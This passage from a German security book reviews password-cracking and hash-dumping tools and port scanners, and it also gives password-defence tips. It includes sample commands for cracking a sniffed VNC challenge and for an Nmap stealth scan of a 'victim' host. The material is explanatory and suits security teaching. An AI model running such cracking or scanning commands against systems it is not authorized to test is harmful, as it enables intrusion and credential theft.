VNCrack ist ein Password-Cracker, der Attacken auf VNC-Server (online) und/oder auf mitgeschnittene VNC-Password-Challenges (offline) durchführt. Hierbei bedient sich VNCrack Wörterbuch- und Brute-Force-Angriffen. In unserem Beispiel wird VNCrack auf eine durch *dsniff* gewonnene VNC-Password-Challenge angesetzt:

- `-c <challenge> challenge from PHoss output`
- `-r <response> response from PHoss output`
- `-w wordlist.txt`

```
discordia:~# ./vncrack -c 803ddab86c1d8fd69e1d094113ddb1cf -r
6219eca12720ee27c7c3397de9f0222e -w /usr/share/john/password.lst

VNCrack - by Phenoelit (http://www.phenoelit.de/)
$Revision: 1.21 $
-----------------------------------
Wordlist failed - going brute force
-----------------------------------
        depth I
        depth II
        depth III
        depth IV
        depth V

>>>>>>>>>>>>>>>
Password: abcos
>>>>>>>>>>>>>>>
```

Bild 2.5: Password-Cracker VNCrack beim Brechen einer VNC-Password-Challenge

2.5 PWDUMP (in unterschiedlichen Versionen bis PWDUMP7)

Anbieter	diverse		**Preis**	-				
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, Vista		**Sprachen**	Englisch				
Kategorie(n)	Password Dumper		**Oberfläche**		**GUI**		**CMD**	x
Größe	28 KB bis 1268 KB	**Installation**	Nein	**Schnittstellen**				
Usability	■■■□□		**Know-how**	■■■□□				

PWDUMP und seine zahlreichen Klone[7] nebst FGDUMP[8] gestatten das Auslesen und Speichern von Windows-Passwörtern, die in der SAM-Datei in Form von Hashes gespeichert sind. Als Anwender erspart man sich damit das mühselige Extrahieren dieser Daten aus der Registry. Für den Remotezugriff auf ein externes Zielsystem ist u. a. PWDUMP3 gedacht, das im Grunde über die gleiche Funktionalität verfügt.




Bild 2.6: Ausgabe der Password-Hashes auf Konsole oder Datei

[7] www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003-vista

[8] www.foofus.net/fizzgig/fgdump/

2.6 John the Ripper

Anbieter	www.openwall.com/john		**Preis**	-			
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, Mac OS X, Linux		**Sprachen**	Englisch			
Kategorie(n)	Password-Cracker		**Oberfläche**	**GUI**		**CMD**	x
Größe	< 10 MB	**Installation / Kompilation**	Nein	**Schnittstellen**			
Usability	■■■□□		**Know-how**	■■■□□			

John the Ripper (JtR) ist ein sehr universeller und schneller Passwortknacker, der für sehr viele Betriebssystemplattformen verfügbar ist. Seine grundlegenden Modi sind:

- Single Crack Mode (versucht Passwörter zu erraten, z. B. auf Basis der Loginnamen)
- Wordlist Mode (der klassische Dictionary-Angriff)
- Incremental Mode (auf Basis von beliebigen Zeichenkombinationen)

In der Pro-Variante kommen hinzu:

- Traditional DES-based Unix crypt(3) – most commercial Unix systems (Solaris, AIX, ...), Mac OS X 10.2, ancient Linux and *BSD
- »bigcrypt« – HP-UX, Tru64 / Digital Unix / OSF/1
- BSDI-style extended DES-based crypt(3) – BSD/OS, *BSD (non-default)
- FreeBSD-style MD5-based crypt(3) – most Linux, FreeBSD, NetBSD, Cisco IOS, OpenBSD (non-default)
- OpenBSD-style Blowfish-based crypt – OpenBSD, some Linux, other *BSD and Solaris 10 (non-default)
- Kerberos AFS DES-based hashes
- LM (LanMan) DES-based hashes – Windows NT/2000/XP/2003, Mac OS X 10.3
- NTLM MD4-based hashes – Windows NT/2000/XP/2003/Vista (new in 1.7.3 Pro)
- Mac OS X 10.4+ salted SHA-1 hashes (new in 1.7.3 Pro)

Bild 2.7: John im Single Crack Mode

2.7 OphCrack

Anbieter	http://ophcrack.sourceforge.net		**Preis**	-			
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, XP, Vista, Mac OS x, Linux		**Sprachen**	Englisch			
Kategorie(n)	Password-Cracker auf der Basis von Rainbow Tables		**Oberfläche**	**GUI**	x	**CMD**	x
Größe	< 6 MB	**Installation /**	Ja	**Schnittstellen**			
Usability	■■■■■		**Know-how**	■■□□□			

Für Ophcrack existiert eine breite Reihe von Tables (auch von deutschsprachigen Varianten) für das Passwort-Cracken. Außerdem gibt es die Möglichkeit, kostenlos eine Live-CD mit entsprechenden Werkzeugen herunterzuladen. Dank der grafischen Benutzeroberfläche und guter Bedienungslogik ist es das Mittel der Wahl.

Bild 2.8: Passwortknacker mit grafischer Oberfläche, vielen Schnittstellen und kostenlosen Tables

2.8 SAMInside

Anbieter	www.insidepro.com		**Preis**	Trial, ab 29,95 €				
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, Win Vista, Win 7		**Sprachen**	Englisch				
Kategorie(n)	Password-Cracker		**Oberfläche**	**GUI**	x	**CMD**		
Größe	< 1 MB	**Installation /**	Nein	**Schnittstellen**	PWDUMP2, LC5			
Usability	■■■■■		**Know-how**	■■■□□				

Mit dem in Assembler geschriebenen SAMInside können Benutzerpasswörter in allen neueren Windows-Versionen schnell und unkompliziert wiederhergestellt werden. Dem Angreifer stehen dabei zur Verfügung: die Brute-Force-Methode, Mask-Attacken, Wörterbuchattacken und Angriffe anhand zuvor berechneter Tabellen (Rainbow Tables). Auf der Seite des Herstellers können zusätzliche Dictionaries (in fast allen Sprachen) heruntergeladen werden. Einfache alphanumerische Kennwörter knackt das Programm innerhalb von Sekunden:




Bild 2.9: Der schnellste Passwortknacker für Windows

2.9 Cain & Abel

Anbieter	www.oxid.it		**Preis**	-			
Betriebssystem(e)	Win XP, Win 2000, Win NT, Win Vista, Win 7		**Sprachen**	Englisch			
Kategorie(n)	Password-Cracker		**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 1 MB	**Installation /**	Ja	**Schnittstellen**			
Usability	■■■■□		**Know-how**	■■■■■			

Der in Software gegossene Albtraum von Systemverwaltern und Netzwerkadministratoren: Der Password-Sniffer und -Cracker, inklusive Remote-Steuerung und Zugriff auf die meisten Securityprotokolle. Gerade bei simpel gestrickten oder gecachten Passwörtern (für Freigaben, Webshares etc.) kommt Cain & Abel sehr schnell zur Sache. Natürlich können auch die Admin-Passwörter über verschiedene Methoden inklusive des Einsatzes von Rainbow Tables (online) geknackt werden.




Bild 2.10: Cain & Abel – der Universalknacker für Netz- und sonstige Passwörter

2.10 L0phtcrack

Anbieter	www.l0phtcrack.com		**Preis**		15 Tage Trial – Lizenz ab 295 $			
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, Win Vista, Win 7		**Sprachen**		Englisch			
Kategorie(n)	Password-Cracker		**Oberfläche**		**GUI**	x	**CMD**	
Größe	< 20 MB	**Installation / Kompilation**	Ja	**Schnittstellen**		Ja		
Usability	■■■■■		**Know-how**		■■■■□			

Auferstanden aus Ruinen: LC6 – der Nachfolger des legendären Passwortcrackers *L0phtcrack*, der nach der Übernahme durch Symantec vom Markt verschwand, ist wieder da, nachdem die Entwickler die Rechte zurück gekauft haben.

Die Version 6 kommt nun auch mit 64-Bit-Versionen von Windows und Mehrkernsystemen klar, Rainbow Tables werden ebenfalls unterstützt. Die Auswertungsergebnisse werden in einem Report grafisch angezeigt.




Bild 2.11: Graphische Auswertung von LC6

2.11 Distributed Password Recovery

Anbieter	www.elcomsoft.de			**Preis**		Testversion; ab 599 €			
Betriebssystem(e)	Win XP, Win Server 2003, Win Vista, Win 7			**Sprachen**		Deutsch			
Kategorie(n)	Password-Cracker, linear skalierbar, unterstützt bis zu 64 CPUs oder Prozessorkerne sowie bis zu 32 GPUs in einem Rechner			**Oberfläche**		**GUI**	x	**CMD**	
Größe	< 10 MB	**Installation /**		Ja	**Schnittstellen**				
Usability	■■■■■			**Know-how**		■■■■□			

Von Elcomsoft kommt eines der cleversten und schnellsten Programme zur Passwortwiederherstellung auf dem internationalen Markt. Insbesondere durch den kombinierten Einsatz verteilter Workstations sowie durch den Einsatz der Hardwarebeschleunigung von GeForce-Grafikkarten (GPU) können auch komplexe Passwortchiffren binnen eines erträglichen Zeitraums gebrochen worden.

2.12 Offline NT Password & Registry Editor

Anbieter	http://pogostick.net/~pnh/ntpasswd		**Preis**		-			
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, Win Vista, Win 7		**Sprachen**		Englisch			
Kategorie(n)	Password-Cracker		**Oberfläche**		**GUI**		**CMD**	x
Größe	< 5 MB	**Installation / Kompilation**	Nein (ISO-Datei)	**Schnittstellen**				
Usability	■■□□□		**Know-how**		■■■■□			

Im eigentlichen Sinn kein Passwort-Knacker, sondern ein Werkzeug, um die Folgen vergessener Kennwörter ungeschehen zu machen. Nach dem Erstellen einer Startdisk werden alle im System befindlichen Accounts aufgelistet. Man kann jetzt ein Administratorkonto anwählen und das zugehörige Passwort überschreiben oder neu setzen und im Anschluss daran wieder auf den Rechner mit administrativen Rechten zugreifen.

2.13 PW-Inspector (Hydra-Suite)

Anbieter	http://freeworld.thc.org		**Preis**		-		
Betriebssystem(e)	Linux/UNIX, Windows		**Sprachen**		Englisch		
Kategorie(n)	Passwordlisten-Optimimierer		**Oberfläche**		**GUI**	**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**			
Usability	■■■□□		**Know-how**		■■□□□		

PW-Inspector aus der Hydra-Suite ist – neben den Kommandos *sort* und *uniq* – ein leistungsfähiges Tool zum Optimieren von Passwortlisten. Nur selten sind aus dem Internet bezogene Passwortlisten für den jeweiligen Einsatzzweck optimiert. Auch Doubletten nehmen unnötig viel Zeit und Rechenpower in Anspruch, ohne jedoch zu einem besseren Ergebnis beizutragen.

Besteht das Ziel einer Wörterbuchattacke beispielsweise darin, einen WPA2-Schlüssel zu errechnen, wäre die Berücksichtigung des Bereichs von 1 – 7 Zeichen töricht, da dieser bei WPA2 gar keine Anwendung findet.

In unserem Beispiel weisen wir PW-Inspector in Verbindung mit *cat* dazu an, ausschließlich den Zeichenraum von 8 – 63 Zeichen unserer Passwortliste beizubehalten:

- `-m <minlen> (minimum length of a valid password)`
- `-M <maxlen> (maximum length of a valid password)`

```
root@discordia:~# cat password.lst | pw-inspector -m 8 -M 63 > all_8-
63_password_8-63.lst
root@discordia:~#
```

Bild 2.12: PW-Inspector beim Optimieren einer Passwortliste

2.14 Abwehr – generelle Tipps

Wer verhindern will, dass seine Dokumente und Zugangspasswörter von nicht legitimierten Personen bzw. Institutionen entschlüsselt werden, sollte sich insbesondere den Zusammenhang von Passwortlänge und Brute-Force-Attacken[9] vergegenwärtigen. Nehmen wir an, wir nutzten für ein siebenstelliges Passwort einen Zeichenvorrat von 26 Zeichen. Theoretisch ergibt das 26^7 = 8.031.810.176 Kombinationen – für Laien eine unvorstellbar große, Sicherheit vorgaukelnde Zahl. Sie relativiert sich, wenn man davon ausgeht, dass der schnellste Einzel-PC mit Spezialsoftware etwa 800 – 850 Millionen[10] Kennwörter pro Sekunde generieren kann (Stand Ende Dezember 2009). Dieser

[9] vgl. den sehr instruktiven Aufsatz unter www.1pw.de/brute-force.html

[10] vgl. <kes> Nr. 2, Mai 2009, Passwort 2010 – Sichere Gestaltung und Verwaltung von Passwörtern, S. 6. ff.

bräuchte weniger als 10 Sekunden, um das Passwort zu knacken. Wäre indes der Schlüssel nur ein Zeichen länger, käme man bereits auf 26^8, das sind mehr als 208 Milliarden unterschiedlicher Kombinationen, wodurch der Entschlüsselungsaufwand auf ca. 4 Minuten ansteigen würde. Passwörter, die Klein- und Großbuchstaben sowie Zahlen nutzen (62 Zeichen) und eine Länge von z. B. zwölf Zeichen aufwiesen, bräuchten zur Entschlüsselung über 126 000 Jahre. Gegen Wörterbuchattacken verteidigt man sich am besten durch nichtsemantische Wortphrasen, z. B. »I,PK,b1954iG,Rhg« (steht für den Merksatz »Ich, Peter Kraft, bin 1954 in Guntersblum, Rheinhessen geboren«. Da sich solche Passwörter aber letztlich nur schwer memorieren lassen, verwendet man dafür am besten einen sicheren Passwortsafe, wie z. B. KeePass (kostenlos unter *http://keepass.info)*. Gegen den Einsatz vorberechneter Hash-Werte via Rainbow Tables[11] schützt ebenfalls die Verwendung einer langen, nicht sprechenden Passwortphrase.

Der Einsatz schwacher, leicht zu brechender Passwörter durch Anwender ist insbesondere für Firmen problematisch. Hier bedarf es konkreter Passwortrichtlinien (Länge, Symbolraum, Wechselrhythmus etc.), die auf Wirksamkeit regelmäßig in Audits überprüft werden, sowie Tools, die eine einfache und sichere Speicherung von Passwörtern verwalten können.

[11] Vgl. Peter Kraft. Anti Hackerz Book 2009, Kapitel 11.4, Schutz vor Passwortattacken, Poing 2008, S. 256 – 260

3 An den Toren rütteln: Portscanner & Co.

Portscanner testen, welche Dienste ein mit TCP/IP oder UDP arbeitendes System nach außen anbietet. Obwohl sich mit exzessiven Portscans auch Pufferüberläufe und Systemcrashs auf dem Zielrechner provozieren lassen – man spricht hier von Denial of Service-Angriffen –, zählen Portscanner nicht per se zu den klassischen Einbruchswerkzeugen. Ihre Berechtigung haben sie vorzugsweise dort, wo man schnell seine eigenen Rechner auf mögliche Dienste und deren Verwundbarkeit checken will, ohne gleich zu einem Security-/Vulnerability-Scanner, wie sie u. a. für Sicherheitsaudits benutzt werden, zu greifen.

Für Angriffe auf fremde Rechner (Hosts) sind u. a. folgende Szenarien denkbar:

TCP Connect Scan

Die bekannteste und einfachste Scanmethode mittels des `connect()`-Systemaufrufs für den Portscan. Bei einem erfolgreichen Systemaufruf auf der anderen Seite kann auf einen offenen Port als potenzielles Angriffsziel geschlossen werden. Obwohl die Verbindung mit `close()` sofort wieder geschlossen wird, wird diese meistens hostseitig protokolliert, d. h., der Ursprung des Portscans kann zurückverfolgt werden. Kam keine Verbindung zustande, ist der Port des Zielrechners geschlossen und scheidet damit als Angriffsziel aus.

TCP SYN Scan

Gelegentlich auch als Stealth- oder als halb offener Scan bezeichnet, da keine vollständige TCP-Verbindung zum Zielrechner aufgebaut wird. Im ersten Schritt sendet der Angreifer ein SYN-Paket an den Host und gibt damit vor, eine normale Verbindung aufbauen zu wollen. Schickt der Host ein SYN|ACK-Paket, steht der Port offen; sendet er dagegen ein RST-Paket, ist der Port geschlossen. In beiden Fällen verneint der Angreifer einen angebotenen Verbindungsaufbau. Empfängt der Angreifer überhaupt kein Paket, ist auf der Gegenstation ein Paketfilter vorgeschaltet. Großer Vorteil dieser Technik: Die Verbindungstests bleiben in den allermeisten Fällen unentdeckt; der Angreifer bleibt im Dunkeln.

TCP FIN/NULL/XMAS Scan

Auch hier erfolgt kein direkter Verbindungsaufbau, sondern der Angreifer analysiert das Zielsystem hinsichtlich seines Verhaltens auf Folgepakete. Werden diese ignoriert, ist der Port offen, im anderen Fall wird ein Reset-Paket gesendet. Gegen Windows-Rechner ist diese Scantechnik wirkungslos.

UDP Scans

Da das Protokoll UDP verbindungslos arbeitet, kann man die entsprechenden Ports nicht direkt scannen. UDP-Scanner schicken stattdessen ein leeres Paket an die entsprechenden Ports. Wenn keine Antwort zurückkommt, ist der Port offen, und es kommt stattdessen die ICMP-Fehlermeldung »Port unreachable«. Nachteil dieser Methode: Sie ist sehr zeitaufwendig, da die Zielsysteme entsprechende Fehlermeldungen restriktiv handhaben, um DoS-Angriffe besser abwehren zu können.

Wie wir bereits gesagt haben, sind Portscanner nicht per definitionem Angriffswerkzeuge; sie erlauben es aber, Rechner im Netz nach möglichen Schwachstellen wie offenen Ports (die man dann gezielter attackieren kann) abzuklopfen. Stellen Sie sich vor, es geht ein Mann über einen Parkplatz und stellt fest, welche PKWs unverschlossen sind. Das Ergebnis vermerkt er dann in einem Heft, wo hinter der Angabe des Kennzeichens zum Ankreuzen vermerkt ist: Fahrertür offen/verschlossen; Beifahrertür offen/verschlossen etc. Eine weitere Aktion erfolgt nicht. Strafbar sind beide Versuche indes nicht, obwohl sie natürlich den eigentlichen Einbruchsversuch einleiten können. Wie so oft ist es eine Frage des Vorsatzes. Bei der Auswahl von Portscannern sind folgende Gesichtspunkte wichtig:

- Schnelligkeit
- Auswahl großer Adressbereiche
- Eignung für bestimmte Zielsysteme
- Mapping der verwendeten Dienste
- Bedienungskomfort (GUI statt Kommandozeile)
- Direkte Connectmöglichkeit bei freigegebenen Shares, z. B. über Port 139

In diese Rubrik haben wir auch die Spurensucher im Netz, die Fingerprinting Tools, aufgenommen. Fingerprints sind Abdrücke, die ein Host im Netzwerk hinterlässt. Aufgrund von u. a. TCP, UDP und ICMP-Anfragen versuchen solche Tools dem Anwender bzw. Angreifer einen Anhaltspunkt zu geben, was für ein Betriebssystem bzw. welche Kernelversion auf dem Zielsystem läuft, wodurch sich dann geeignete Angriffsstrategien ausarbeiten lassen. Vorteil: Viele Fingerprinter arbeiten passiv und werden dadurch vom Zielsystem nicht geloggt.

3.1 Nmap

Anbieter	http://nmap.org			**Preis**	-			
Betriebssystem(e)	Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, iPhone			**Sprachen**	Englisch			
Kategorie(n)	Portscanner			**Oberfläche**	**GUI**	x	**CMD**	x
Größe	< 5 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**			
Usability	■■■□□		**Know-how**		■■■■□			

Nmap (»Network Mapper«) ist ein überaus beliebtes und leistungsfähiges Tool zum Scannen und Auswerten von Hosts und wird für eine Vielzahl von Plattformen angeboten. Nmap beherrscht neben diversen Scantechniken das aktive Fingerprinting, mit dem das auf dem Zielhost eingesetzte Betriebssystem erkannt werden kann. Nmap arbeitet traditionell textbasiert, kann jedoch mit der grafischen Benutzeroberfläche Zenmap erweitert werden. In unserem Beispiel wird Nmap mit folgenden Parametern gestartet:

- `-PN (Treat all hosts as online -- skip host discovery)`
- `-sS (SYN Stealth Scan)`
- `-O (Enable OS detection)`
- `-A (Enables OS detection and Version detection, Script scanning and Traceroute)`

```
root@discordia:~# nmap -PN -sS -O -A firewall.victim.org

Starting Nmap 5.20 ( http://nmap.org ) at 2010-03-17 20:03 CET
Nmap scan report for firewall.victim.org (213.172.16.20)
Host is up (0.00048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 3.9p1 (protocol 2.0)
| ssh-hostkey: 1024 cc:83:ec:46:f6:6a:bf:5c:e0:3b:d7:93:9b:db:40:4c (DSA)
|_1024 5b:90:15:f6:50:ff:40:d4:55:ca:48:fa:8e:bd:d5:00 (RSA)
53/tcp   open  domain        dnsmasq 2.45
80/tcp   open  http          Apache httpd
3001/tcp open  ssl/ntop-http Ntop web interface 3.3
|_sslv2: server still supports SSLv2
3128/tcp open  http-proxy    Squid webproxy 2.6.STABLE18
MAC Address: 00:02:B3:8E:03:8A (Intel)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: firewall
Running: IPCop Linux 2.4.X
OS details: IPCop firewall 1.4.10 - 1.4.21 (Linux 2.4.31 - 2.4.36)
Network Distance: 1 hop
Service Info: OS: Linux

HOP RTT     ADDRESS
1   0.48 ms firewall.victim.org (213.172.16.20)

OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.92 seconds
root@discordia:~#
```

Bild 3.1: Nmap beim Scannen eines Rechners

3.2 Lanspy

Anbieter	http://lantricks.com			**Preis**		-		
Betriebssystem(e)	Win2003, WinXP, Win Vista, Win 7			**Sprachen**		Englisch		
Kategorie(n)	Portscanner			**Oberfläche**		**GUI**	x	**CMD**
Größe	< 2 MB	**Installation**		Ja	**Schnittstellen**			
Usability	■■■■■		**Know-how**		■■□□□			

Lanspy ist ein leistungsfähiger und schneller IP-Scanner, der sowohl zur Analyse des eigenen Netzwerks als auch externer Netwerke eingesetzt werden kann. Die Scan-Ergebnisse werden in sehr übersichtlicher Form präsentiert.




Bild 3.2: Übersichtliches Scanresultat des eigenen Heimnetzwerks

3.3 AW Security Portscanner

Anbieter	www.atelierweb.com			**Preis**		Trial, ab $ 33,95			
Betriebssystem(e)	Windows XP, Win Vista, Win 7			**Sprachen**		Englisch			
Kategorie(n)	Portscanner			**Oberfläche**		**GUI**	x	**CMD**	
Größe	< 2 KB	**Installation**		ja	**Schnittstellen**				
Usability	■■■■■		**Know-how**		■■■■□				

Neben ordentlichen Analysewerkzeugen für das lokale Netz (Anzeige von Ports, Routings, IP-Protokollen, Registryeinstellungen fürs Netzwerk, Freigaben, User, Services etc.) verfügt der Scanner auch über ein weitreichendes Angriffsrepertoire, womit er sich in der Mitte zwischen einfachen Portscannern (Superscan) und komplexen Security-Scannern (GFI, OpenVAS, Nessus oder X-Scan) bewegt.

